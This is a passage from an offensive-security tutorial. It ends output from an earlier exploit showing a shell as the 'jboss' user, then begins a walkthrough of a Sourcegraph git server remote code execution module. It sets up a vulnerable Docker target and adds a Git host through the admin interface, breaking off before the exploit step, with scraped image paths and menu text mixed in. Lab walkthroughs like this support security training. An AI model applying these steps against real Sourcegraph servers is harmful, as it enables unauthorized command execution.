uid=1000(jboss) gid=1000(jboss) groups=1000(jboss)
█
```



As readers can see, we successfully have a shell with the privileges of "JBoss" user.

## Sourcegraph Gitserver Exec RCE Module

**TARGET: Sourcegraph**  
**MODULE : Exploit**


**TYPE: Remote**  
**ANTI-MALWARE : NA**

Sourcegraph is a web-based code search and navigation tool for development teams. Almost all versions of Sourcegraph (amhiguity due to some patched versions are also reportedly vulnerable) are vulnerable to unauthenticated RCE in their GIT server component.


Due to this, commands can be executed in the context of the git server. We have tested this on Sourcegraph version 3.36.3. Let's set the target first.

```
(kali㉿kali) - [~]
└─$ docker run \
  --publish 3178:3178 \
  --publish 7080:7080 \
  --publish 127.0.0.1:3370:3370 \
  --rm \
  --volume /tmp/sourcegraph/config:/etc/sourcegraph \
  --volume /tmp/sourcegraph/data:/var/opt/sourcegraph \
  sourcegraph/server:3.36.3
```

Note that the module will only be successful if there is at least one git repository on the target server. Let's see how to add a git repository to this git server first. Once the Docker container is LIVE, visit the IP Address of the target container on port 7080. That is where source graph web interface is running.



Create an account.



172.17.0.2:7080/site-admin/init

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU

# Sourcegraph

## Welcome

Create an admin account to start using Sourcegraph.

Email  
admin@adminmail.com ✓

Username  
admin ✓


Password  
..... ✓  
At least 12 characters

Try Sourcegraph Enterprise free for 30 days ?

Create admin account & continue

By signing up, you agree to our [Terms of Service](#) and [Privacy Policy](#).

Once you are successfully logged in, go to Repositories > Manage code hosts.



## Site Admin

- Statistics
  - Overview
  - Usage stats
  - Feedback survey
- Configuration
  - Site configuration
  - Global settings
  - License
- Repositories
  - Manage code hosts**
  - Repository status

Sourcegraph Free

Add a license key to activate Sourcegraph Enterprise features or to exceed 10 users [Get license](#)

### Welcome to Sourcegraph

Complete the steps below to finish onboarding to Sourcegraph

- > Add repositories
- > Search your code
- > Find some references
- > Configure SSO or share with teammates


Scroll down to find "Generic Git Host" and click on it.

The screenshot shows the Sourcegraph interface. On the left is a sidebar menu with categories: Statistics, Configuration, Repositories, Code intelligence, and Uploads. The 'Repositories' section is expanded, showing 'Manage code hosts' (highlighted with a blue box), 'Repository status', and 'Code intelligence'. The main content area is titled 'Add repositories' and contains a warning box with an information icon. The warning text states that the installation will never send code data to Sourcegraph.com and lists five actions it will perform: periodically fetching repository lists, cloning repositories to a local cache, pulling cloned repositories, fetching user repository access permissions, and opening pull requests. A 'Do not show this again' button is at the bottom right of the warning box. Below the warning is a list of code hosts: Bitbucket.org, Bitbucket Server, AWS CodeCommit repositories, Sourcegraph CLI Serve-Git, Gitolite, and Generic Git host (highlighted with a red box).

